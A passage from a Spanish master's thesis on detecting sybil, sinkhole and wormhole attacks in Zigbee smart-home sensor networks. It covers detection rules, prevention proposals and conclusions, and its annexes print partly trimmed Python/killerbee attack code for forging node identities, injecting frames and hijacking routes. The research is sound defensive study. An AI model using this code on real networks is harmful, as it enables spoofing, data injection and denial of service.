- **Reducción de nodos en tablas de vecino (vulnerabilidad C):** Similar a lo anterior, cuando se agrega un dispositivo desconocido a la red de forma no autorizada, la tabla de vecinos en los nodos cercanos aumenta el número de nodos registrados. Con lo anterior, el sistema de detección alerta el cambio en la tabla de vecinos incluyendo en los registros la dirección del nodo nuevo. Como remediación, se sugiere una revisión física de la red y remoción del nodo nuevo (posiblemente malicioso).

- **Cambios en la relación NWK/MAC (vulnerabilidad D):** En este caso, el método de detección detecta mediante la evaluación de listas blancas, un cambio en la relación entre las direcciones MAC y NWK de los nodos maliciosos que transmiten datos por la red, cuando un cambio en esta relación ocurre, indica que una fuente no confiable está enviando información a nombre de otro nodo. Por lo tanto, se sugiere realizar un escaneo de la red y una revisión visual para identificar y remover posibles nodos externos.

- **Trafico malicioso con cifrado (vulnerabilidad F):** Ocurre cuando la WSN cuenta con protocolos de cifrado activos para el tráfico de red y sin embargo, se detectan ataques sybil, sinkhole o wormhole, lo cual indica que las llaves de cifrado fueron comprometidas. En este caso, se recomienda el cambio de llaves criptográficas y credenciales de autenticación en los nodos que aplique.

- **Cambio de longitud de rutas (vulnerabilidad F):** Sucede especialmente con el cambio inesperado de la longitud de las rutas que comparten los nodos y dado que el método detección puede validar estos cambios mediante las reglas de vecinos, es posible identificar posibles explotaciones a esta vulnerabilidad. Una medida de control que se puede aplicar cuando esto ocurre, es verificar posibles cambios en la topología, identificar nodos desconocidos al interior de la red y modificar las direcciones NWK de los nodos afectados.

Por último, debido a que el método de detección fue probado bajo ataques sybil, sinkhole y wormhole, se hace necesario verificar la explotación de esas vulnerabilidades bajo otros ataques para validar si la detección aun es efectiva. Aunque la forma de explotación de vulnerabilidades puede cambiar, se puede modificar el código del método de detección, ajustarlo para otros ataques y ampliar la detección a las vulnerabilidades restantes.

5.4.5. Propuestas para la prevención de ataques sybil, sinkhole y wormhole

Con lo expuesto en las secciones anteriores del apartado 5.4 y con las experiencias obtenidas durante las fases de ataque y detección, para prevenir los ataques sybil, sinkhole y wormhole en WSN reales, se propone tener en cuenta otros aspectos de seguridad basados en comprobación de paquetes y que involucran el uso de ataques como: reenvíos selectivos de paquetes, escaneo de redes mediante tramas beacon, inyección o replicación de paquetes, ya que estos son los pasos iniciales para la ejecución de los ataques trabajados durante el desarrollo de esta tesis. Es importante en estos casos, tener en cuenta la implementación de soluciones preventivas en lugar de reactivas como pueden ser los sistemas honeypot o honeynet. Con lo anterior, es posible identificar amenazas a las que puede estar expuesta una WSN productiva antes de que los verdaderos ataques ocurran, lo cual permite implementar medidas de control acordes a la red y a lo detectado por el sistema. En estos casos, se puede expandir el método propuesto en esta tesis para la detección de otros ataques y adecuarlo como sistema central para la identificación de materialización de amenazas en una honeynet.

Así mismo, se considera de vital importancia emplear métodos enfocados al cifrado fuerte, la autenticación y al almacenamiento confiable de llaves, los cuales sirven para minimizar la exposición de datos sensibles de la red en los paquetes de enrutamiento y aplicación, previniendo así los ataques de red para preservar la privacidad de esta. Este último, seria especialmente efectivo para evadir la consecución de ataques wormhole. Si bien los nodos cuentan con capacidad de almacenamiento reducido, para poder hacer uso efectivo de protocolos de cifrado asimétrico y resguardar de forma segura las llaves de cifrado, se puede utilizar nodos con mayor capacidad como medio de almacenamiento externo o distribuir el almacenamiento entre nodos especiales desplegados por sectores si la red es grande, evitando el robo o extracción de estas desde un dispositivo comprometido, reduciendo los puntos de falla de seguridad en el proceso. De igual forma, se podrían integrar a las WSN, soluciones de autenticación de doble factor, en donde el primer factor de autenticación es configurado en los nodos usando un hash de la combinación dirección NWK con dirección MAC como parámetro principal de las credenciales; el segundo factor es proporcionado por una entidad central de verificación de identidades mediante un token dinámico, la entidad central genera y asigna un token aleatorio a cada nodo que requiera participar como miembro de la WSN en una comunicación. De este modo, antes de la transferencia de datos, un nodo previamente autenticado debe solicitar el token a la entidad central para luego enviarlo al nodo destino en un paquete de verificación inicial, este último se encarga de realizar la validación del token contra la entidad central de identidades para proceder a recibir los datos si el token es correcto; una vez finalizada la transferencia de datos, el nodo destino notifica a la entidad central quien elimina el token inicial y calcula uno nuevo para las comunicaciones posteriores. Debido a la complejidad del sistema y el dinamismo del segundo factor de autenticación, este

tipo de esquemas pueden emplearse para evitar ataques sybil y minimizar la materialización de amenazas de suplantación de identidad.

Adicionalmente, se sugiere implementar mecanismos de verificación de integridad en la comunicación como los códigos hash o resúmenes matemáticos, este tipo de sistemas permiten generar un token de tipo hash con los datos de la conexión inicial, el hash es enviado al destino, quien hará la verificación respectiva calculando nuevamente el hash y comparándolo con el que se recibió desde el nodo origen, cada que se deba enviar datos, el destino hará una verificación de qué origen envía los datos y valida con el hash, si el valor cambia, es claro que hubo un interceptación o un ataque de tipo MiTM o de hombre en el medio. La ventaja de este tipo de sistemas es la función matemática no reversible que usa, ya que una vez se conoce el valor hash no es posible (teóricamente) saber que datos se utilizaron para calcularlo, lo cual proporciona integridad a los datos y puede implementarse para prevenir ataques sinkhole o blackhole mediante la comprobación de la integridad de las rutas que publican los nodos al interior de la red.

6. Conclusiones, lecciones aprendidas y trabajo futuro

6.1. Conclusiones

Para hacer frente a algunos problemas de seguridad de las redes inalámbricas de sensores, el enfoque de este proyecto comprende cuatro objetivos que se cumplen por completo; es preciso aclarar, que la ejecución del método acá desarrollado solo aplica para las características que describe el ambiente de pruebas construido para tal fin (con sus respectivos elementos), dado que el proyecto no planteaba probar el método en ambientes productivos con información válida. Es así entonces, como el primer objetivo 'Identificar las vulnerabilidades y las características de los ciberataques que se presentan en las redes inalámbricas ad-hoc de sensores de los hogares inteligentes y que están relacionados con el uso de sensores maliciosos sobre protocolo Demand Source Routing (DSR)'. Se alcanza mediante la descripción de los parámetros que pueden ser empleados para ejecutar con éxito ataques de la capa de red en WSN reales, en contraste con la información de la literatura relacionada con ataques sybil, sinkhole y wormhole. Con los datos anteriores, se identificó que los dispositivos IEEE 802.15.4/Zigbee son vulnerables a la inyección de paquetes debido a una aleatorización simple de los números de secuencia en los paquetes de datos que se transmiten por la red, lo cual posibilito el desarrollo y la caracterización de las herramientas para los ataques sybil, sinkhole y wormhole utilizando el framework killerbee. Adicionalmente, se encontró que la aleatorización simple de los números de secuencia, afecta en mayor medida a los paquetes de las capas MAC y red ya que son más predecibles, facilitando la consecución de los ataques antes mencionados a través de la manipulación de la tabla de enrutamiento de los nodos víctima desde un nodo malicioso portable para transmitir los paquetes que ayudan a replicar en WSN reales compuestas por nodos Zigbee, el comportamiento de los ataques sybil, sinkhole y wormhole según la literatura.

El segundo objetivo 'Crear un método con la introducción de nuevos algoritmos que permita la detección automática de ciberataques mediante técnicas de detección de intrusos sobre el protocolo Demand Source Routing (DSR)'. Se logra a través de la caracterización de los ataques sybil, sinkhole y wormhole y la observación de los parámetros de red que estos ataques alteran durante su ocurrencia en WSN reales con dispositivos Zigbee. Dada la información anterior, para alcanzar autonomía en la detección los ataques mencionados,

se introdujo un esquema para el tratamiento de los paquetes que circulan en la red y que son obtenidos mediante la captura de paquetes, se define un flujo de trabajo para comparar los datos relevantes contenidos en los paquetes capturados contra un conjunto de reglas de detección que describen el tráfico legítimo y la topología original de la red en términos de nodos vecinos y relación de direcciones de red y MAC. Adicionalmente, se definen los niveles de criticidad resultantes de la evaluación de reglas y que ayudan a determinar si el tráfico analizado pertenece a la operación normal de la red o si por el contrario obedece al resultado de un ataque exitoso. Los enfoques utilizados para cada ataque comprenden la comparación de reglas de nodos vecinos con rutas de longitud cero para ataques wormhole, lo mismo aplica para los nodos que no son vecinos y las rutas de longitud mayor a uno. Para el ataque sinkhole, se emplean los cambios en la relación dirección de red y dirección MAC entre los paquetes capturados y las reglas de lista blanca. En cuanto a los ataques sybil, se define la detección mediante la comparación de los nodos vecinos que reportan los paquetes de link status contra las reglas de vecinos, un aumento en la cantidad de vecinos supone un ataque sybil en progreso de ejecución o ya ejecutado. Por último, se efectúa la implementación del algoritmo en Python con el fin de utilizar las librerías para la captura de paquetes del framework killerbee en WSN reales con dispositivos Zigbee.

En el cumplimiento del tercer objetivo, que consiste en 'Validar el método cuando ocurren incidentes de seguridad relacionados con los ataques tipo sybil, wormhole, sinkhole en las redes de sensores dentro de un ambiente de hogares inteligentes mediante un caso de prueba simulado y real'. Se construye un escenario para la ejecución de ataques sybi, sinkhole y wormhole en presencia de un nodo ejecutando el software resultante de la implementación del algoritmo de detección. Los resultados demuestran que el algoritmo funciona y es posible detectar e identificar los ataques sybil, sinkhole y wormhole al momento de ejecutarlos e inclusive diferenciarlos del tráfico normal de la red. Aunque la complejidad de la red de pruebas empleada es baja, el uso de reglas para la detección permite moldear el método en WSN reales que compartan las mismas características de protocolos y dispositivos de la red prototipo. Por otro lado, la detección de ataques con características de simulación se puede efectuar sobre ataques tipo blackhole debido a su similitud con los ataques sinkhole. Sin embargo, debido a las diferencias entre entornos simulados y reales es probable que la detección de otros ataques no se lleve a cabo. Adicionalmente, el hardware empleado para la interface de red supone algunos inconvenientes de cobertura por obstáculos, lo cual introduce una desventaja que puede ser solucionada utilizando dispositivos SDR (Software Defined Radio) en lugar del stick USB RZRAVEN. A nivel de mitigación de ataques, se comprueba que las alertas para las detecciones son lo suficientemente rápidas como para tomar acciones que permitan salvaguardar la seguridad de la red efectuando medidas de control como el cambio de llaves de cifrado, corrección de direcciones de red en los dispositivos comprometidos o ubicación visual y remoción del nodo malicioso al interior de la red.

El cuarto objetivo 'Proponer posibles soluciones a los diferentes ataques detectados', dichas propuestas se presentan en la sección 5.4 haciendo énfasis en los esquemas de seguridad que pueden ser utilizaros para la prevención de ataques sybil, sinkhole y wormhole en WSN reales de acuerdo a las características encontradas durante las fases de ataque y detección (capitulo 4 y 5), resaltando además otras lineas de investigación que pueden ser abordadas en trabajos futuros o mejoradas por otros autores.

6.2. Lecciones aprendidas y trabajo futuro

Debido a que la metodología empleada para los ataques se validó únicamente en dispositivos Zigbee, es necesario verificarla en otros sistemas que empleen en la capa MAC el estándar IEEE 802.15.4 como Z-Wave o 6LoWPAN. Lo anterior, se debe a que los protocolos implementados en las capas superiores pueden variar dependiendo si el fabricante adopta la especificación Zigbee o desarrolla sus propios protocolos para las capas de enrutamiento y aplicación. Por lo tanto, es posible que en otras tecnologías no funcione el método propuesto para los ataques y, por ende, el esquema de detección desarrollado. Por otro lado, los resultados obtenidos en la fase de detección demuestran que las reglas basadas en la relación de los dispositivos y la topología de la red funciona en redes estáticas. Sin embargo, esto no aplica para WSN dinámicas como WBAN (Wireless Body Area Network) o MANET (Mobile Ad-Hoc Network). Por consiguiente, es necesario profundizar el estudio de métodos basados en agentes móviles para la detección de ataques sybil, sinkhole y wormhole en redes de sensores móviles no simuladas. En ese mismo sentido, se propone implementar las recomendaciones desarrolladas en la sección 5.4, con el fin de crear escenarios más seguros y confiables en las redes WSN.

Dado que la seguridad para WSN reales se aborda desde un enfoque para la detección de ataques, las medidas de control para mitigar los incidentes de seguridad son manuales y dependientes de las acciones del usuario. Aunque los resultados de las pruebas de detección muestran que el registro de eventos es lo suficientemente temprano para tomar acciones, se requiere abordar como trabajo futuro las siguientes características para extender el método propuesto hacia la prevención de intrusos y así disminuir aún más los ataques efectivos y el impacto generado por los mismos. (i) funciones en el nodo de detección que sirvan para enviar paquetes que ayuden a restablecer las tablas de enrutamiento en los nodos víctima una vez se perpetua un ataque sybil, sinkhole o wormhole, (ii) la combinación de agentes livianos en los nodos de la red y el nodo de detección, el agente reportaría las características de red modificadas sin la intervención de un usuario legítimo y recibiría los parámetros que se deben corregir para recuperar operación normal desde el nodo de detección y (iii) profundizar el estudio de mediciones de RSSI en WSN reales y la forma en que pueda ser usado para ubicar nodos maliciosos al interior de la red para facilitar la remoción de estos.

De igual forma, se torna importante la realización de un escenario de defensa y detección con el fin de contrastar las herramientas desarrolladas en esta tesis de maestría. En el mismo sentido, se plantea como un trabajo futuro adicional, ejecutar el método acá desarrollado en un ambiente productivo con información real.

En el transcurso de las fases de ataque y detección se experimentó que el hardware empleado en las interfaces de red, suponen limitantes en la potencia de transmisión y cobertura. Por lo tanto, se propone como trabajo futuro potenciar el método de detección propuesto, utilizando dispositivos SDR (Software Defined Radio) para aumentar las características mencionadas. Adicionalmente, el uso de equipos SDR en combinación con software como GNU Radio permiten mayor control del hardware, rendimiento del nodo de detección y precisión ya que se contaría con más recursos de procesamiento de la interface de red, además se dispone de otros frameworks de seguridad similares a killerbee, como lo es scapy-radio y que sirven para la disección, envío y recepción de paquetes con estándar IEEE 802.15.4/Zigbee.

Por último, se realizan las siguientes recomendaciones basadas en las características de los dispositivos IEEE 802.15.4/Zigbee y el acercamiento hacia las vulnerabilidades de esta tecnología durante el desarrollo de este proyecto. De acuerdo a lo anterior, la exploración y/o implementación de las medidas propuestas dependen directamente de los fabricantes. Es así como se propone, (i) para evitar ataques wormhole y sinkhole, es necesario replantear el algoritmo para la asignación de números de secuencia en los paquetes de enrutaminto, ya que son predecibles y permite a los atacantes inyectar paquetes maliciosos en los nodos, (ii) es necesario emplear mecanismos para validación de identidades al interior de la red, de esta forma los paquetes enviados con identidades falsas creadas con ataques sybil, se podrían descartar para salvaguardar la integridad de los datos resultantes del análisis de información proporcionada por nodos finales, y (iii) abordar métodos de autenticación centralizada y de doble factor para crear comunidades de nodos de confianza y evitar los ataques sybil, sinkhole y wormhole con nodos maliciosos.

A. Anexo: Código Python para el ataque sybil

A continuación se describen el algoritmo en Python para la ejecución del ataque respectivo, una copia del código se encuentra en https://github.com/jramirezgo/Metodo_Ataques_WSN

Verificación de los datos de entrada: Los datos de entrada hacen referencia a las variables iniciales que requiere el algoritmo para comenzar con el ataque. Los datos que se entregan como argumentos de la línea de comandos deben corresponder a la cantidad de nodos falsos para fabricar (número entero), la dirección de red de 16 bits del nodo objetivo en formato hexadecimal y que por lo general es la dirección del nodo sink de la red o la estación base y el canal de operación (número entero). Una vez el programa recibe los parámetros anteriores se procede con la inicialización de estos en las variables que se utilizaran durante la ejecución del ataque.

Inicialización de variables: Los datos de entrada se inicializan en variables dentro de la aplicación, de esta forma la variable `node_count` contiene a la cantidad de identidades o nodos falsos que se van a fabricar, `operative_chann` almacena el canal de operación de la red y los nodos, la dirección de red del nodo objetivo se guarda en la variable `target_node`. Dado que en la comunicación de la red se requiere tanto la dirección de red corta como la dirección extendida, se ejecuta la función `GetLongMac` con `target_node` y `operative_chann` como parámetros para buscar la dirección de red extendida del nodo objetivo en el tráfico de la red. Todo este proceso se realiza al interior de la función principal `main`. La porción de código involucrada se muestra a continuación.

```
def main():
    --recorte--
    complete_args = cli_args.parse_args()
    node_count = complete_args.node_quantity
    operative_chann = complete_args.channel_num
    target_node = int(complete_args.target_node, 16)
    --recorte--
    long_mac = GetLongMac(target_node)
    --recorte--
```

El proceso de obtener la dirección extendida o dirección de la capa MAC, se lleva a cabo mediante la captura de paquetes, una vez haya coincidencia en uno de los paquetes en el campo de dirección de red con el valor en `target_node`, se extrae la dirección extendida y se retorna como valor para la variable `long_mac`. El código encargado de este procedimiento es el siguiente en la función `GetLongMac`.

```
def GetLongMac(target_node, operative_chann):

    while True:
        pkt = zcapy.kbsniff(channel=operative_chann,
                            verbose=None,
                            lfilter=pktfilter('NWK'),
                            count=1)
        if pkt[0]['ZigbeeNWK'].source == target_node:
            long_mac = pkt[0]['ZigbeeNWK'].ext_src
            if long_mac > 0:
                return long_mac
        elif pkt[0]['ZigbeeNWK'].destination == target_node:
            long_mac = pkt[0]['ZigbeeNWK'].ext_dst
            if long_mac > 0:
                return long_mac
```

La captura de paquetes se realiza uno a la vez en un bucle infinito, verificando tanto la dirección de origen, así como la dirección de destino en los paquetes capturados. El framework de killerbee proporciona tanto el objeto para la captura de paquetes `kbsniff` asi como la clase que decodifica los paquetes de la capa NWK `ZigbeeNWK`.

Creación de identidades de los nodos: En esta etapa de la función `main`, se procede con la creación de los nodos falsos, en donde inicialmente se definen las listas `fabricated_nodes_short` y `fabricated_nodes_long` sin elementos, ya que luego se utilizan para almacenar las direcciones cortas y extendidas de los nodos falsos generados respectivamente.

```
def main():
    --recorte--
    fabricated_nodes_short = []
    fabricated_nodes_long = []
    nodes = 0
    while nodes < node_count:
        short_addr = int(random.getrandbits(16))
```

```
        long_addr = int(random.getrandbits(64))
        fabricated_nodes_short.append(short_addr)
        fabricated_nodes_long.append(long_addr)
        --recorte--
        time.sleep(1)
        nodes += 1
    --recorte--
```

Como se muestra en la pieza de código anterior, las direcciones de capa MAC y NWK se generan aleatoriamente con la función `getrandbits` de la librería `random` y se van almacenando en las listas indicadas anteriormente, el proceso se repite según el valor de la variable `node_count` en un bucle `while` cada segundo.

Creación de la vecindad falsa: La vecindad falsa, se genera a partir del envío de comandos de link status de la capa NWK con las identidades falsas generadas con el proceso anterior; la función `LinkStatusProcess` se utiliza con este propósito y recibe como parámetros las variables `operative_chann` (canal operativo de la red), `short_nodes` (la lista de las direcciones de 16 bits de los nodos falsos), `long_nodes` (la lista de direcciones extendidas de los nodos falsos) y `target_node` (el nodo objetivo).

```
def LinkStatusProcess(*args):

    operative_chann = args[0]
    short_nodes = args[1]
    long_nodes = args[2]
    target_node = args[3]

    with open('lstatus.dat', 'rb') as dfile:
        link_rqt = b64decode(dfile.read())

    starting_long = 0
    lnk_pkt = Dot15d4(link_rqt)
    for fake_node in short_nodes:

        lnk_pkt.link_status_list = []

        lnk_entry = LinkStatusEntry()
        lnk_entry.neighbor_network_address = target_node
        lnk_entry.outgoing_cost = 1
        lnk_entry.incoming_cost = 1
```

```
lnk_pkt['Dot15d4Data'].src_addr = fake_node
lnk_pkt['ZigbeeNWK'].source = fake_node
lnk_pkt['ZigbeeNWK'].ext_src = long_nodes[starting_long]
lnk_pkt['ZigbeeNWKCommandPayload'].entry_count = 1
lnk_pkt['ZigbeeNWKCommandPayload'].link_status_list.\
                                    append(lnk_entry)

pkt_crafted = seqnum_calculation(lnk_pkt)

zcapy.kbsendp(pkt=pkt_crafted,
              channel=operative_chann,
              count=1,
              verbose=None)

starting_long += 1
time.sleep(1)
```

El proceso, llamado desde la funcion `main` consiste entonces en: 1) la lectura del archivo *lstatus.dat* que contiene los datos en arreglo de bytes de un paquete link status. 2) la creación de la trama IEEE 802.15.4 con la clase `Dot15d4` de la librería `scapy` y los datos del archivo lstatus.dat, la trama se almacena en la variable `lnk_pkt`. 3) un bucle `for` que recorre los nodos falsos creados y en el proceso se moldea los atributos del comando link status con la clase `LinkStatusEntry` también de la librería `scapy`, especificando el nodo vecino `target_node` y los atributos correspondientes a los costos de entrada y salida del enlace. 4) por último se especifican los atributos de dirección origen corta y extendida de los nodos falsos en las capas MAC y NWK con las clases `Dot15d4` y `ZigbeeNWK`, posteriormente se ensambla el comando de red link status con la clase `ZigbeeCommandPayload` en donde se establecen los atributos `entry_count` y `link_status_list` para indicar los campos de la trama de comando link status y se recalcula el número de secuencia de la trama con la función `seqnum_calculation` con el paquete completo `lnk_pkt` como parámetro o argumento. Posteriormente, se utiliza la función `kbsendp` del framework killerbee para enviar el paquete a su destino. En este punto el nodo víctima de la red recibe y procesa las tramas de comando de red y establece una tabla de vecinos con los nodos falsos.

Inyección de datos falsos: La función que lleva a cabo este paso se ejecuta desde la función `main`. Para la inyección de datos falsos, se sigue el mismo enfoque del paso anterior y se utiliza la función `SybilInject` para lograrlo. Dado que los decodificadores de paquetes de la librería `scapy` no son consistentes con el formato estándar de las tramas, las tramas de datos se ensamblan con la clase `AddressDecoder` y se almacenan en los atributos correspondientes

a la capa NWK de la especificación Zigbee, mientras que los datos que se requieren enviar se guardan en la variable `data_to_inject`. Adicionalmente, la función `kbsendp` se emplea nuevamente para el envío de los paquetes dentro de un ciclo `for` que recorre los nodos y se encarga de enviar la información al objetivo en el paquete `rpkt` con las identidades falsas que se fabricaron previamente. Un resumen del código empleado para la inyección de datos falsos se muestra a continuación.

```
def SybilInject(*args):
    --recorte--
    node_count = 0
    for nodes in short_nodes:
        node_long = struct.pack('@L', int(long_nodes[node_count]))
        addr_src = AddressDecoder(node_long)
        addr_fst = int(format(addr_src.fst2, 'x') +
                       format(addr_src.fst1, 'x'), 16)
        rpkt['ZigbeeNWK'].relays[3] = addr_fst
        rpkt['ZigbeeNWK'].relays[4] = addr_src.scd
        rpkt['ZigbeeNWK'].relays[5] = addr_src.trd
        rpkt['ZigbeeNWK'].relays[6] = addr_src.fth
        rpkt['Dot15d4Data'].src_addr = nodes
        rpkt['ZigbeeNWK'].source = nodes

        rpkt = seqnum_calculation(rpkt)
        str_pkt = str(rpkt)
        mal_pkt = Dot15d4(str_pkt[:-22]+data_to_inject)
        zcapy.kbsendp(pkt=mal_pkt,
                      channel=chann,
                      count=1,
                      verbose=None)
        node_count += 1
```

B. Anexo: Código Python para el ataque sinkhole

A continuación se describen el algoritmo en Python para la ejecución del ataque respectivo, una copia del código se encuentra en https://github.com/jramirezgo/Metodo_Ataques_WSN

Identificar el nodo sink de la red y su dirección de red: El script construido a partir del algoritmo propuesto recibe los datos de entrada por la línea de comandos y que corresponden a: el ID de la red en la variable `netchannel` y el canal de operación de la red en la variable `netid`. En cuanto el nodo objetivo, se puede especificar el nodo sink ya que de esta forma el ataque genera mayor impacto en la red. De igual forma, el script proporciona un mecanismo para identificar el posible nodo sink a partir del análisis del flujo de los datos usando el conteo de paquetes y el destino de estos con el fin de determinar cuál nodo es el que recibe más paquetes en la red. En cualquier caso, la variable `sink_node` almacena la dirección de red del nodo que debe afectar el ataque sinkhole. El procedimiento para identificar el objetivo del ataque se basa entonces en dos métodos: la especificación directa de la dirección de red de dicho nodo en la línea de comandos o el análisis de tráfico. Este último proporciona información útil al usuario (atacante y/o hacker etico), como: la dirección de red destino del tráfico generado en la red y la cantidad de paquetes que se han enviado hacia dicho nodo; el tiempo o la duración del análisis de tráfico se especifica en la línea de comandos con un valor entero que representa los segundos y que se almacena en la variable `search_time`.

```
def main():
    --recorte--
    try:
        if input_args.sink_addr:
            sink_node = int(input_args.sink_addr, 16)
        elif input_args.scann_time:
            search_time = int(input_args.scann_time)
            --recorte--
            sink_node_search(netchannel, search_time)
            sink_node = int(raw_input("[!!] Enter sink"
                                      "node address:"), 16)
```

```
        else:
            --recorte--
            sys.exit(1)
    except ValueError as error:
        --recorte--
        sys.exit(1)
    except KeyboardInterrupt:
        sys.exit(0)
```

En la porción de código anterior, específicamente en los bloques condicionales `if`, se observa cómo se lleva a cabo la selección del método para obtener la dirección de red del nodo sink: primero se verifica si hay una dirección de red especificada por el usuario, sino se realiza un análisis de tráfico durante el tiempo especificado en la variable `search_time` a través de la ejecución de la función `sink_node_search` que recibe como parámetros el tiempo de duración del análisis de tráfico y el canal de operación de la red. Si el método empleado para determinar la dirección de red del nodo sink no es indicado, el script termina la ejecución. El código de la función `sink_node_search` se muestra a continuación.

```
def sink_node_search(netchannel, search_time):
    dest_address_dict = {}
    time_counter = 0
    pcounter = 0
    while True:
        init_time = time.time()
        pkt = zcapy.kbsniff(channel=netchannel,
                            count=1,
                            verbose=0,
                            lfilter=pkt_filter("NWK"))

        destination_address = pkt[0]["ZigbeeNWK"].destination
        if destination_address not in dest_address_dict:
            dest_address_dict[destination_address] = 1
        else:
            dest_address_dict[destination_address] += 1

        pcounter += 1
        final_time = time.time()
        time_counter += round(final_time - init_time)
        if time_counter >= search_time:
            break
```

La función comienza con la inicialización de un diccionario `dest_address_dict` vacío y las variables `time_counter` y `pcounter` en cero. El análisis de tráfico consiste entonces, en la captura de paquetes de la red en un bucle `while` infinito, tomando el tiempo inicial en la variable `init_time` y usando la función `kbsniff` para capturar un paquete a la vez. Cuando un paquete es capturado, se emplea un bloque condicional `if` para validar si la dirección de destino del paquete existe dentro de `dest_address_dict`, si existe se aumenta el contador de paquetes para esa dirección, de lo contrario se agrega como una dirección nueva. Finalmente, se aumenta el contador de paquetes totales `pcounter` y se toma otra captura de tiempo en `final_time`, se calcula la diferencia con el tiempo inicial y si sobrepasa el valor de `search_time` se termina el bucle infinito y luego de mostrar algunos datos en la salida estándar, se termina la ejecución de la función.

Localización de la dirección extendida del nodo sink: Luego de especificar la dirección de red del nodo sink, se utiliza la función `GetLongMac` (similar a como se hizo con el ataque sybil) dentro de la función `main`. Aunque no es un procedimiento fundamental en el ataque, puede servir para lanzar otros ataques como sybil o para inyectar datos falsos a nombre de un nodo legítimo en la red. La funcion `GetLongMac` recibe como parámetros la variable `node_sink` y `netchannel`.

Ensamblar ruta falsa: luego de determinar el nodo sink de la red, se procede con el ensamble de la ruta falta en la función `SinkHole`, la cual se ejecuta desde la función `main`. El código empleado en la función `SinkHole`, se muestra a continuación.

```
def SinkHole(sink_node, ext_sink_addr, netchannel, netid):

    false_mac = random.getrandbits(64)
    new_sink_addr = 0
    with open("many2one.dat", "rb") as file_descriptor:
        frame_bytes = b64decode(file_descriptor.read())
        many2one_frame = Dot15d4(frame_bytes)

    many2one_frame["Dot15d4Data"].src_addr = sink_node
    many2one_frame["Dot15d4Data"].dest_panid = netid
    many2one_frame["ZigbeeNWK"].seqnum = random.randint(1, 255)
    many2one_frame["ZigbeeNWK"].source = sink_node
    many2one_frame["ZigbeeNWK"].ext_src = false_mac

    if sink_node != 0x0:
        --recorte--
        zcapy.kbsendp(pkt=many2one_frame,
```

```
                    channel=netchannel,
                    verbose=0,
                    count=1)

    while True:
        pkt = zcapy.kbsniff(channel=netchannel,
                            count=1,
                            lfilter=pkt_filter("NWK"),
                            verbose=0)

        if pkt[0]["ZigbeeNWK"].ext_src == ext_sink_addr:
            new_sink_addr = pkt[0]["ZigbeeNWK"].source
            break
        elif pkt[0]["ZigbeeNWK"].ext_dst == ext_sink_addr:
            new_sink_addr = pkt[0]["ZigbeeNWK"].destination
            break
    --recorte--
else:
    --recorte--
    while True:
        many2one_frame["ZigbeeNWK"].\
        seqnum = random.randint(1, 255)
        zcapy.kbsendp(pkt=many2one_frame,
                      channel=netchannel,
                      verbose=0,
                      count=1)
        time.sleep(1)
```

La ejecución de la función `SinHole` comienza con la recepción de los parámetros correspondientes a la dirección del nodo sink en `sink_node`, la dirección extendida del nodo sink `ext_asink_addr`, el canal de operación de la red y el ID de red en `netchannel` y `netid` respectivamente. Adicionalmente, se definen la dirección extendida falsa de forma aleatoria con la librería `random` y que se almacena en la variable `false_mac`, la dirección de red nueva del nodo sink en `new_sink_addr` que comienza en cero debido a que aún no se ha lanzado el ataque sobre la red. En este orden de ideas, el ensamble de la ruta que se inyecta en la red consiste inicialmente en la lectura del archivo *many2one.dat*, el cual contiene un paquete de muestra de esta ruta en formato de arreglo de bytes o *bytearray*, estos datos se convierten en un paquete IEEE 802.15.4/Zigbee usando la clase `Dot15d4` de la librería `scapy` creando de esta forma el objeto `many2one_frame`, los atributos del objeto se asignan según la necesidad del ataque. En la capa MAC (`Dot15dData`) se define dirección de origen (`src_addr`), especi-

ficando la dirección de red del nodo sink y el identificador de la red (`dest_panid`). En cuanto a la capa NWK (`ZigbeeNWK`), se especifica el número de secuencia (de forma aleatoria entre 1 y 255), la dirección del nodo sink y la dirección extendida falsa contenida en `false_mac`.

Envío de rutas falsas: la transmisión de las rutas many-to-one maliciosas se lleva a cabo en la misma función `SinkHole`, luego de armar el paquete de la ruta falsa, el bloque condicional `if` examina si la dirección del nodo es 0x0000 (nodo coordinador) o corresponde a otro valor; si el nodo no es coordinador, entonces se envía el paquete una sola vez usando la función `kbsendp` de killerbee, luego se examina el tráfico para detectar el cambio en la dirección del nodo sink en un bucle `while` infinito que termina cuando se encuentra un paquete que contenga la dirección MAC o extendida (y que no cambia ya que es única en el mundo como en las redes ethernet) del nodo sink original. El cambio de dirección del nodo sink, sucede gracias a que la ruta falsa se envía con su misma dirección NWK pero con la dirección MAC fabricada que se almacena en `false_mac`. Si el nodo es coordinador, entonces la ruta falsa se envía cada segundo, de esta forma aunque la dirección NWK en el nodo sink no cambia, se altera la tabla de enrutamiento de los nodos de la red al creer que la dirección MAC del nodo coordinador es `false_mac`, cuando un nodo intente enviar un paquete al nodo sink, estaría tratando de localizar la dirección MAC falsa con la que se envió la ruta many-to-one y dado a que esta pertenece a un nodo malicioso que no hace parte de los procesos de enrutamiento, se genera una denegación de servicio imposibilitando la comunicación entre los nodos legítimos de la red y el nodo sink original.

C. Anexo: Código Python para el ataque wormhole

A continuación se describen el algoritmo en Python para la ejecución del ataque respectivo, una copia del código se encuentra en https://github.com/jramirezgo/Metodo_Ataques_WSN

Captura de tráfico interesante: una vez se seleccionan los nodos que será víctimas del ataque wormhole, se realiza un proceso de captura de paquetes con el fin de identificar paquetes de enrutamiento de origen que involucren los nodos víctima. Lo anterior, se logra con el uso de la función `kbsniff` de killerbee en la función `main` del script de ataque.

```
def main():
  ---recortado---
  while True:
    zbpacket = zbattacker.kbsniff(
                channel=ope_channel,
                lfilter=\
                pkt_filter('routing'),
                count=1,
                verbose=0)
  ---recortado---
```

Como se observa en la pieza de código anterior, la captura de paquetes se realiza utilizando el canal de operación de la red `op_chann`, un filtro para paquetes de red `pkt_filter` y se lleva a cabo capturando un paquete a la vez en una estructura de control `while` infinito.

Tráfico interesante: una vez se detecta un paquete de tráfico interesante como los paquetes de enrutamiento (identificador de comando 5 para paquetes route record), se procede con la creación de un objeto de la clase `rrprocessing` para la disección del paquete y extracción de información relativa al nodo que envió el paquete.

```
def main():
  while True:
  ---recortado---
```

```
    route_record=rrprocessing(
                                zbpacket[0],
                                src_address,
                                dst_address,
                                save_pcap,
                                ope_channel
                                )
  ---recortado---
```

Donde `zbpacket[0]` es el paquete capturado, `src_address` es el nodo que origina el paquete route record y `dst_address` el nodo destino del paquete route record, estos dos últimos datos son pasados como argumentos al script una vez se han identificado las víctimas del ataque, al igual que `save_pcap` y `op_channel` que sirven para determinar si se debe almacenar el paquete y el canal de operación de la red respectivamente.

